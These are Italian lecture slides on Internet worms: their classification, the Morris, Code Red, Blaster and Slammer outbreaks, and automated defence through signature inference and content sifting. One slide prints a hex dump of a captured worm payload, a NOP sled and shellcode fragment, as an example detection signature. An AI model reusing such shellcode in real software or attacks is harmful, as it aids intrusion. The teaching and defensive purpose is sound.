

Internet Worms

fpalmieri@unisa.it

Worm

- Un worm è un agente SW **auto-replicante** opportunamente studiato per diffondersi attraverso la rete
 - Tipicamente sfrutta vulnerabilità note in servizi molto diffusi
 - Può causare danni significativi
 - Lancio di attacchi DDOS
 - installazione di Botnets
 - Accesso o compromissione di dati sensibili
- Worm vs Virus vs Trojan
 - Un virus è costituito da codice malizioso integrato in un eseguibile
 - Virus e Trojan si propagano solo attraverso intervento umano
 - I Worms sono **autocontenuti** e si diffondono **autonomamente** replicandosi passando attraverso link di comunicazione

Classificazione

- **Host computer worms**
 - Interamente contenuti sull'host su cui girano
 - Usano la rete solo per propagarsi
- **Network worms**
 - Multipli segmenti su hosts differenti
 - Usano la rete per diversi scopi
(comunicazione, controllo, propagazione)

Classificazione

Classificazione in base alle strategie di propagazione:

- **Scanning Worms:** Cercano le loro potenziali vittime attraverso una scansione di indirizzi IP scelti in maniera casuale
- **Non-Scanning Worms:** Si basano su una lista di indirizzi (**Hit List**) ottenuta automaticamente o costruita collezionando le informazioni di routing degli altri nodi della rete

Classificazione

Classificazione in base alle strategie di attacco:

- **Passive Worms:** Cercano di nascondere se stessi in file malevoli e di ingannare gli utenti affinché siano scaricati ed eseguiti.
- **Reactive Worms:** Si propagano solamente (reactive) attraverso attività di rete legittime
- **Active Worms:** Si propagano connettendosi ed infettando automaticamente i nodi conosciuti.

Le origini

- Il termine è stato coniato da John Brunner
 - Nel 1970s nella novella “The Shockwave Rider”
- Xerox Palo Alto Research Center (PARC)
 - John Schoch e John Hepps hanno sfruttato i worms per distribuire il calcolo
 - Utile ma difficile da gestire
 - Possibile collasso dei sistemi coinvolti e rischio di usi malevoli


Morris Worm

- Rilasciato il Nov. 2, 1988
- Lo scopo principale era la propagazione per:
 - Attacco a mail servers
- Sfruttamento vulnerabilità in Unix
 - Trap door in Sendmail
 - Buffer overflow in Finger Daemon
 - Password Cracking
- Infettate circa 6,000 macchine
 - 10% dei computers connessi a Internet
 - costo ~10 milioni di \$ in downtime e bonifica



Code Red

- Discendente diretto del worm di Morris
- Ha coinvolto più di 250,000 servers nel Luglio 2001
 - Web servers ospitanti Microsoft's Internet Information Server (IIS)
 - Scansione su porta 80 e invio HTTP GET request a scopo di propagazione
 - Ha sfruttato una vulnerabilità di tipo buffer overflow in idq.dll
- Ha causato danni per ~ 2.6 Bilioni di \$




Blaster Worm

- Rilasciato in Agosto 2003
 - Ha interessato sistemi Windows XP e Win2K
- Mirato a fare un DDoS verso Microsoft windowsupdate.com
- Estremamente rapido nella diffusione
 - Ha sfruttato un buffer overflow nell'interfaccia fra Windows Distributed Component Object Model (DCOM) e Remote Procedure Call (RPC) per ottenere privilegi superuser via remote shell RPC
- Blocco del download patches per windows
- 1.4 milioni di computers infettati

Slammer Worm

- Il più veloce in assoluto a diffondersi


- scansione massiva (55 milioni di IP/sec) con raddoppio ogni 8.5 secondi
- Infettati 75,000 computers in 10 minuti
- < 2 min: saturazione totale banda di accesso
- < 15 min: completata scansione del 90% di Internet



- Mirato a fare DDOS verso vari hosts e a rallentare Internet
- Basato su un buffer overflow in Microsoft SQL Server

Effetti di Slammer in 30 minuti

- Ha avuto effetti devastanti sulla stabilità della rete Internet in ragione della velocità di propagazione




Sat Jan 25 06:00:00 2003 (UTC)

Number of hosts infected with Sapphire: 74855

<http://www.caida.org>


Copyright (C) 2003 UC Regents

Early Warning : Blaster Worm



Automatizzare la reazione

- Le minacce attuali possono diffondersi più rapidamente di quanto possano reagire le difese
- Modello di acquisizione / analisi / signature inference / implementazione manuale troppo lento



Signature inference

- determinare automaticamente una "signature" caratterizzante per ogni nuovo worm
 - potenzialmente in meno di un secondo!
- Monitorare la rete e cerca stringhe comuni nel traffico con comportamenti simili a quelli di un worm
 - Le signature possono quindi essere utilizzate a scopo di content filtering/sifting


PACKET HEADER	
SRC: 11.12.13.14.3920	DST: 132.239.13.24.5000 PROT: TCP
PACKET PAYLOAD (CONTENT)	
00F0 90 90 90
0100 90 90 90M?.w
0110 90 90 90cd.....
0120 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0130 90 90 90 90 90 90 90 90 EB 10 5A 4A 33 C9 66 B9ZJ3.f.
0140 66 01 80 34 0A 99 E2 FA EB 05 E8 EB FF FF FF 70	f..4.....p
. . .	

Kibvu.B signature captured by
Earlybird on May 14th, 2004


Content sifting

- Supponiamo che esista una stringa di bit invariante (relativamente) unica W in tutte le istanze di un particolare worm (vero oggi, non domani ...)
- Due conseguenze
 - **Content Prevalence:** W sarà più comune nel traffico rispetto ad altre stringhe di bit della stessa lunghezza
 - **Address Dispersion:** l'insieme di pacchetti contenenti W indirizzerà un numero sproporzionato di fonti e destinazioni distinte
- **Content Sifting:** trova W con un'alta content prevalence e un'elevata address dispersione blocca quel traffico

Content sifting: schema di base




Prevalence Table


	1

Address Dispersion Table
Sources Destinations



1 (A)	1 (B)




Content sifting: schema di base



Prevalence Table

